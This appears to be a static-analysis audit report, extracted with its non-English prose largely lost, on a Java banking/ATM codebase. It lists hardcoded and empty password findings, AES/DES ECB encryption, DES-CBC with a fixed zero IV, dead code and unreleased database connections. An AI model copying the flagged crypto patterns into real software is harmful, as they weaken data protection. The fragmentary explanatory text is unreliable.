|-------------------|-------------------|--------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | Security Features | | |

Abstract:

Sink: _MsgCode.java:276 FieldAccess: \$PasswordAuthErr()

```
274         public static final String $NoFunListPermissionErr = "V405"; //old 2205 //2405
275         public static final String $NoFunListPermissionErrMsg = "!";
276         public final static String $PasswordAuthErr = "V406";
277         public final static String $PasswordAuthErrMsg = ", !";
278         public final static String $MaxPasswordAuthErr = "V407";
```

_MsgCode.java, line 278 (Password Management: Hardcoded Password)

| | | | |
|-------------------|-------------------|--------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | Security Features | | |


Abstract:

Sink: _MsgCode.java:278 FieldAccess: \$MaxPasswordAuthErr()

```
276         public final static String $PasswordAuthErr = "V406";
277         public final static String $PasswordAuthErrMsg = ", !";
278         public final static String $MaxPasswordAuthErr = "V407";
279         public final static String $MaxPasswordAuthErrMsg = "!";
280         public static final String $DoubleLoginErr = "V408";
```

| _MsgCode.java, line 254 (Password Management: Hardcoded Password) | | | |
|---|---|--------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | Security Features | | |
| Abstract: | | | |
| Sink: | _MsgCode.java:254 FieldAccess: \$PasswordEqualErrMsg() | | |
| 252 | public static final String \$AESCheckErrMsg = ", !"; | | |
| 253 | public static final String \$PasswordEqualErr = "V218"; | | |
| 254 | public static final String \$PasswordEqualErrMsg = ""; | | |
| 255 | //for SCSB | | |
| 256 | public static final String \$DataCheckErr = "V219";//20100709 | | |

Category: Weak Encryption: Insecure Mode of Operation (13 Issues)

**Abstract:**

_AcqMac.java getAcqMac() 69

Explanation:

(ECB) (CBC) (CFB) (CTR)

ECB CBC Padding oracle CTR

1 AES ECB

...

SecretKeySpec key = new SecretKeySpec(keyBytes, "AES");

Cipher cipher = Cipher.getInstance("AES/ECB/PKCS7Padding", "BC");

cipher.init(Cipher.ENCRYPT_MODE, key);

...

Recommendations:

ECB CBC SSL CBC [1] CCM (Counter with CBC-MAC) GCM (Galois/Counter Mode) ()

2 AES GCM

...

SecretKeySpec key = new SecretKeySpec(keyBytes, "AES");

Cipher cipher = Cipher.getInstance("AES/GCM/PKCS5Padding", "BC");

cipher.init(Cipher.ENCRYPT_MODE, key);

...

_AesECB.java, line 31 (Weak Encryption: Insecure Mode of Operation)

Fortify Priority: Critical Folder Critical

Kingdom: Security Features

Abstract: _AesECB.java encryptData() 31

Sink: _AesECB.java:31 getInstance()

29 KeyGenerator kgen = KeyGenerator.getInstance("AES");

30 kgen.init(128); // bits

31 Cipher cipher = Cipher.getInstance("AES/ECB/NoPadding");

32 cipher.init(Cipher.ENCRYPT_MODE, key);

_AesECB.java, line 54 (Weak Encryption: Insecure Mode of Operation)

Fortify Priority: Critical Folder Critical

Kingdom: Security Features

Abstract: _AesECB.java decryptData() 54

Sink: _AesECB.java:54 getInstance()

52 KeyGenerator kgen = KeyGenerator.getInstance("AES");

53 kgen.init(128); // bits

```

54 Cipher cipher = Cipher.getInstance("AES/ECB/NoPadding");
55 cipher.init(Cipher.DECRYPT_MODE, key);

```

_BaseKey.java, line 69 (Weak Encryption: Insecure Mode of Operation)

| | | | |
|--------------------------|-------------------|---------------|----------|
| Fortify Priority: | Critical | Folder | Critical |
| Kingdom: | Security Features | | |

Abstract: _BaseKey.java encryptKey() 69

Sink: _BaseKey.java:69 getInstance()

```

67
68 //Get a cipher object
69 Cipher cipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
70 cipher.init(Cipher.ENCRYPT_MODE, key);
71 mlEncKey = _GeneralSub.toHexString(cipher.doFinal(mlKey));

```

_BaseKey.java, line 103 (Weak Encryption: Insecure Mode of Operation)

| | | | |
|--------------------------|-------------------|---------------|----------|
| Fortify Priority: | Critical | Folder | Critical |
| Kingdom: | Security Features | | |

Abstract: _BaseKey.java decryptKey() 103

Sink: _BaseKey.java:103 getInstance()

```

101 key = new SecretKeySpec(clBaseKey, "DES");
102 //DES Decode
103 Cipher mlcipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
104
105 mlcipher.init(Cipher.DECRYPT_MODE, key);

```

_AcqMac.java, line 69 (Weak Encryption: Insecure Mode of Operation)

| | | | |
|--------------------------|-------------------|---------------|----------|
| Fortify Priority: | Critical | Folder | Critical |
| Kingdom: | Security Features | | |


Abstract: _AcqMac.java getAcqMac() 69

Sink: _AcqMac.java:69 getInstance()

```

67 byte[] iv = "00000000".getBytes();
68 AlgorithmParameterSpec paramSpec = new IvParameterSpec(iv);
69 Cipher cipher = Cipher.getInstance("DES/CBC/NoPadding");
70
71 cipher.init(Cipher.ENCRYPT_MODE, key, paramSpec);

```



Abstract:

contextPrint

Explanation:

dead code Dead Code unused field (bug)

1 glue

```
public class Dead {
String glue;
public String getGlue() {
return "glue";
}
}
```

2 glue

```
public class Dead {
String glue;
private String getGlue() {
return glue;
}
}
```

Recommendations:

dead code dead code dead codeDead Code

PngTemplate.java, line 17 (Dead Code: Unused Field) [Hidden]

| | | | |
|-------------------|--------------|--------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Code Quality | | |

Abstract: rgb_map

```
Sink: PngTemplate.java:17 Field: rgb_map()
15 public class PngTemplate
16 {
17     private byte[] rgb_map;
18     private int[] irgb_map;
19     private int bw; //bufferimage width
```

HtmlPage.java, line 14 (Dead Code: Unused Field) [Hidden]

| | | | |
|-------------------|--------------|--------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Code Quality | | |

Abstract: contextPrint

Sink: HtmlPage.java:14 Field: contextPrint()

```

12     private boolean Debug = false;
13     private HtmlTemplate wkTemplate=null;
14     private byte contextPrint[];
15     /**/
16     private String msgErrHeader = null;

```

PngTemplate.java, line 23 (Dead Code: Unused Field) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Code Quality

Abstract: sf

Sink: PngTemplate.java:23 Field: sf()

```

21     private boolean bkl; //bkline is broken line
22     private int bklsiz;
23     private int sf; //style format
24     private int cm; //ColorMode 1:256 2:true-color
25     private IColor ic; //Current IColor

```

PngTemplate.java, line 22 (Dead Code: Unused Field) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Code Quality

Abstract: bklsiz

Sink: PngTemplate.java:22 Field: bklsiz()

```

20     private int bh; //bufferimage height
21     private boolean bkl; //bkline is broken line
22     private int bklsiz;
23     private int sf; //style format
24     private int cm; //ColorMode 1:256 2:true-color

```

PngTemplate.java, line 21 (Dead Code: Unused Field) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Code Quality

Abstract: bkl


Sink: PngTemplate.java:21 Field: bkl()

```

19     private int bw; //bufferimage width
20     private int bh; //bufferimage height
21     private boolean bkl; //bkline is broken line
22     private int bklsiz;
23     private int sf; //style format

```

Category: Dead Code: Unused Method (10 Issues: 10 Hidden)

**Abstract:**

HtmlPage.java getType() dead codeDead Code

Explanation:

dead code

1 doWork()

```
public class Dead {
private void doWork() {
System.out.println("doing work");
}
public static void main(String[] args) {
System.out.println("running Dead");
}
}
```

2 dead code

```
public class DoubleDead {
private void doTweedledee() {
doTweedledumb();
}
private void doTweedledumb() {
doTweedledee();
}
public static void main(String[] args) {
System.out.println("running DoubleDead");
}
}
```

()

Recommendations:

(bug)

3 getWitch() dead code'w' case getWitch() getMummy()

```
public ScaryThing getScaryThing(char st) {
switch(st) {
case 'm':
return getMummy();
case 'w':
return getMummy();
}
```



```
default:
return getBlob();
}
}
```

dead code dead code dead codeDead Code

Tips:

1. ()

HtmlTemplate.java, line 1238 (Dead Code: Unused Method) [Hidden]

| | | | |
|-------------------|---|--------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Code Quality | | |
| Abstract: | HtmlTemplate.java concatByteArray() dead codeDead Code | | |
| Sink: | HtmlTemplate.java:1238 Function: concatByteArray() | | |
| 1236 | } | | |
| 1237 | | | |
| 1238 | private byte[] concatByteArray(byte[] piSrc, int piSrcLen, byte[] piConcatSrc, int piConcatLen) | | |
| 1239 | { | | |
| 1240 | byte retByte[] = new byte[piSrcLen + piConcatLen]; | | |

HtmlTemplate.java, line 1196 (Dead Code: Unused Method) [Hidden]

| | | | |
|-------------------|--|--------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Code Quality | | |
| Abstract: | HtmlTemplate.java getType() dead codeDead Code | | |
| Sink: | HtmlTemplate.java:1196 Function: getType() | | |
| 1194 | } | | |
| 1195 | | | |
| 1196 | private String getType(int wkNumber) | | |
| 1197 | { | | |
| 1198 | String tmpErrorMsg = ""; | | |

HtmlTemplate.java, line 1128 (Dead Code: Unused Method) [Hidden]

| | | | |
|-------------------|---|--------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Code Quality | | |
| Abstract: | HtmlTemplate.java testData() dead codeDead Code | | |
| Sink: | HtmlTemplate.java:1128 Function: testData() | | |
| 1126 | } // end MatchTag() | | |
| 1127 | | | |
| 1128 | private void testData() | | |
| 1129 | { | | |
| 1130 | for (int idxI = 0; idxI < blockCount; idxI++) | | |


HtmlPage.java, line 2047 (Dead Code: Unused Method) [Hidden]

| | | | |
|-------------------|--|--------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Code Quality | | |
| Abstract: | HtmlPage.java getType() dead codeDead Code | | |
| Sink: | HtmlPage.java:2047 Function: getType() | | |
| 2045 | } | | |
| 2046 | | | |
| 2047 | private String getType(int wkNumber) | | |
| 2048 | { | | |
| 2049 | String tmpErrorMsg=""; | | |

XHtmlTemplate.java, line 188 (Dead Code: Unused Method) [Hidden]

| | | | |
|-------------------|--------------|--------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Code Quality | | |

| | |
|-----------|---|
| Abstract: | XHtmlTemplate.java changeToLowerCase() dead codeDead Code |
| Sink: | XHtmlTemplate.java:188 Function: changeToLowerCase() |
| 186 | } |
| 187 | //----- |
| 188 | private void changeToLowerCase(char[] pioXHtmlByte) |
| 189 | { |
| 190 | } |



Abstract:

try dead code

Explanation:

try try try
1 try

```
try {  
//rs = stmt.executeQuery(query);  
}  
catch(SQLException e) {  
log(e);  
}
```

Dead code code quality
Cigital Java Rulepack

Recommendations:

try try
2 Example 1

```
try {  
rs = stmt.executeQuery(query);  
}  
catch(SQLException e) {  
log(e);  
}
```

Transfer_MATM.java, line 1382 (Dead Code: Empty Try Block) [Hidden]

| | | | |
|-------------------|--------------|--------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Code Quality | | |

Abstract: try dead code

```
Sink: Transfer_MATM.java:1382 TryBlock()  
1380         Control mlCtl = new Control("EAI", "Transfer", "startTxn",  
           _MsgCode.$ErrFromFes);  
1381  
1382         try  
1383         {  
1384             /*
```

_DbTool.java, line 65 (Dead Code: Empty Try Block) [Hidden]

| | | | |
|-------------------|--------------|--------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Code Quality | | |

Abstract: try dead code

Sink: _DbTool.java:65 TryBlock()

```

63         public static void setTxnIsolation(Control pioCtl, Connection piDbConn)
64         {
65             try
66             {
67                 //piDbConn.setTransactionIsolation(Connection.TRANSACTION_READ_COMMITTED);

```

XHtmlPage.java, line 182 (Dead Code: Empty Try Block) [Hidden]

| | | | |
|--------------------------|--------------|---------------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Code Quality | | |

Abstract: try dead code

Sink: XHtmlPage.java:182 TryBlock()

```

180         if (mlSwContinue)
181         {
182             try
183             {

```

Transfer.java, line 1378 (Dead Code: Empty Try Block) [Hidden]

| | | | |
|--------------------------|--------------|---------------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Code Quality | | |

Abstract: try dead code

Sink: Transfer.java:1378 TryBlock()

```

1376         Control mlCtl = new Control("EAI", "Transfer", "startTxn",
            _MsgCode.$ErrFromFes);
1377
1378         try
1379         {
1380             /*

```

ATM1050sGet.java, line 42 (Dead Code: Empty Try Block) [Hidden]

| | | | |
|--------------------------|--------------|---------------|-----|
| Fortify Priority: | Low | Folder | Low |
| Kingdom: | Code Quality | | |


Abstract: try dead code

Sink: ATM1050sGet.java:42 TryBlock()

```

40         if (mlCtl1.SwContinue)
41         {
42             try
43             {

```



Abstract:

Empty Password

Explanation:

Empty Password Empty PasswordEmpty Password

1 Empty Password

```
...
DriverManager.getConnection(url, "scott", "");
...
```

Example 1 scott Empty Password Empty Password

```
2
...
String storedPassword = "";
String temp;
if ((temp = readPassword()) != null) {
    storedPassword = temp;
}
if(storedPassword.equals(userPassword))
// Access protected resources
...
}
...
readPassword() userPassword
```

3 Android WebView ()

```
...
webview.setWebViewClient(new WebViewClient() {
public void onReceivedHttpAuthRequest(WebView view,
HttpAuthHandler handler, String host, String realm) {
String username = "";
String password = "";
if (handler.useHttpAuthUsernamePassword()) {
String[] credentials = view.getHttpAuthUsernamePassword(host, realm);
username = credentials[0];
password = credentials[1];
}
```

```

}
handler.proceed(username, password);
}
});
...

```

Example 2 useHttpAuthUsernamePassword() false Empty Password

Recommendations:

null

Android SQLite SQLCipher SQLCipher SQLite 256 AES

4 SQLCipher Android

```
import net.sqlcipher.database.SQLiteDatabase;
```

...

```
SQLiteDatabase.loadLibs(this);
```

```
File dbFile = getDatabasePath("credentials.db");
```

```
dbFile.mkdirs();
```

```
dbFile.delete();
```

```
SQLiteDatabase db = SQLiteDatabase.openOrCreateDatabase(dbFile, "credentials", null);
```

```
db.execSQL("create table credentials(u, p)");
```

```
db.execSQL("insert into credentials(u, p) values(?, ?)", new Object[]{username, password});
```

...

```
android.database.sqlite.SQLiteDatabase net.sqlcipher.database.SQLiteDatabase
```

```
WebView sqlcipher.so WebKit
```

Tips:

1. Fortify Java Annotations FortifyPassword FortifyNotPassword
2. nullEmpty Password Hardcoded Password password Fortify Custom Rules Editor Password Management

PngGOTP.java, line 31 (Password Management: Empty Password)

| | | | |
|-------------------|---|--------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | Security Features | | |
| Abstract: | Empty Password | | |
| Sink: | PngGOTP.java:31 VariableAccess: mlRandomPasswd() | | |
| 29 | public static String randomPasswd(int piMin, int piMax) | | |
| 30 | { | | |
| 31 | String mlRandomPasswd = ""; | | |
| 32 | int mlRandom = 0; | | |
| 33 | mlRandom = (int) (Math.random() * piMax); | | |

PngGOTP.java, line 40 (Password Management: Empty Password)

| | | | |
|-------------------|--|--------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | Security Features | | |
| Abstract: | Empty Password | | |
| Sink: | PngGOTP.java:40 VariableAccess: mlRandomPasswd() | | |
| 38 | | | |
| 39 | int mlRandomChar = 0; | | |
| 40 | mlRandomPasswd = ""; | | |
| 41 | for (int i = 0; i < mlRandom; i++) | | |
| 42 | { | | |

_Passwd.java, line 46 (Password Management: Empty Password)

| | | | |
|-------------------|-------------------|--------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | Security Features | | |
| Abstract: | Empty Password | | |

Sink: _Passwd.java:46 VariableAccess: mlRandomPasswd()
 44 public static String randomPasswd(int piMin,int piMax)
 45 {
 46 String mlRandomPasswd="";
 47 int mlRandom=0;
 48 boolean mlIsEnglishAndNumber=false;

LIO1010s8.java, line 185 (Password Management: Empty Password)

| | | | |
|--------------------------|-------------------|---------------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | Security Features | | |

Abstract: Empty Password


Sink: LIO1010s8.java:185 VariableAccess: mlRandomPasswd()
 183 public static String randomPasswd(int piMin, int piMax)
 184 {
 185 String mlRandomPasswd = "";
 186 int mlRandom = 0;
 187 mlRandom = (int) (Math.random() * piMax);

_Passwd.java, line 59 (Password Management: Empty Password)

| | | | |
|--------------------------|-------------------|---------------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | Security Features | | |

Abstract: Empty Password

Sink: _Passwd.java:59 VariableAccess: mlRandomPasswd()
 57 {
 58 int mlRandomChar=0;
 59 mlRandomPasswd="";
 60 for (int i = 0 ; i < mlRandom ; i++)
 61 {



Abstract:

WebatmATMSIsBean.java atm1045sPost() 674 getDbConnection()

Explanation:

-
-
Unreleased Resource Denial of Service
SQL SQL

```
Statement stmt = conn.createStatement();  
ResultSet rs = stmt.executeQuery(CXN_SQL);  
harvestResults(rs);  
stmt.close();
```

Recommendations:

```
1. finalize() finalize() JVM finalize()  
   () finalize()  
2. finally  
  
public void execCxnSql(Connection conn) {  
    Statement stmt;  
    try {  
        stmt = conn.createStatement();  
        ResultSet rs = stmt.executeQuery(CXN_SQL);  
        ...  
    }  
    finally {  
        if (stmt != null) {  
            safeClose(stmt);  
        }  
    }  
}  
  
public static void safeClose(Statement stmt) {  
    if (stmt != null) {  
        try {  
            stmt.close();  
        } catch (SQLException e) {  
            log(e);  
        }  
    }  
}
```



```

}
}
}

Helper Helper

execCxnSql stmt null safeClose() stmt null null Java stmt Java stmt null stmt

```

Tips:

1.

WebatmATMSIsBean.java, line 1072 (Unreleased Resource: Database) [Hidden]

| | | | |
|--------------------------|--|---------------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | Code Quality | | |
| Abstract: | WebatmATMSIsBean.java atm1047sPost() 1072 getDbConnection() | | |
| Sink: | WebatmATMSIsBean.java:1072 mOldEatmDbConn = getDbConnection(...) | | |
| 1070 | if (EjbCtx.clOldEatmDbDs != null) | | |
| 1071 | { | | |
| 1072 | mOldEatmDbConn = _DbTool.getDbConnection(mCtl, EjbCtx.clOldEatmDbDs); | | |
| 1073 | if (!mCtl.SwSuccess) | | |
| 1074 | { | | |

WebatmATMSIsBean.java, line 908 (Unreleased Resource: Database) [Hidden]

| | | | |
|--------------------------|---|---------------|------|
| Fortify Priority: | High | Folder | High |
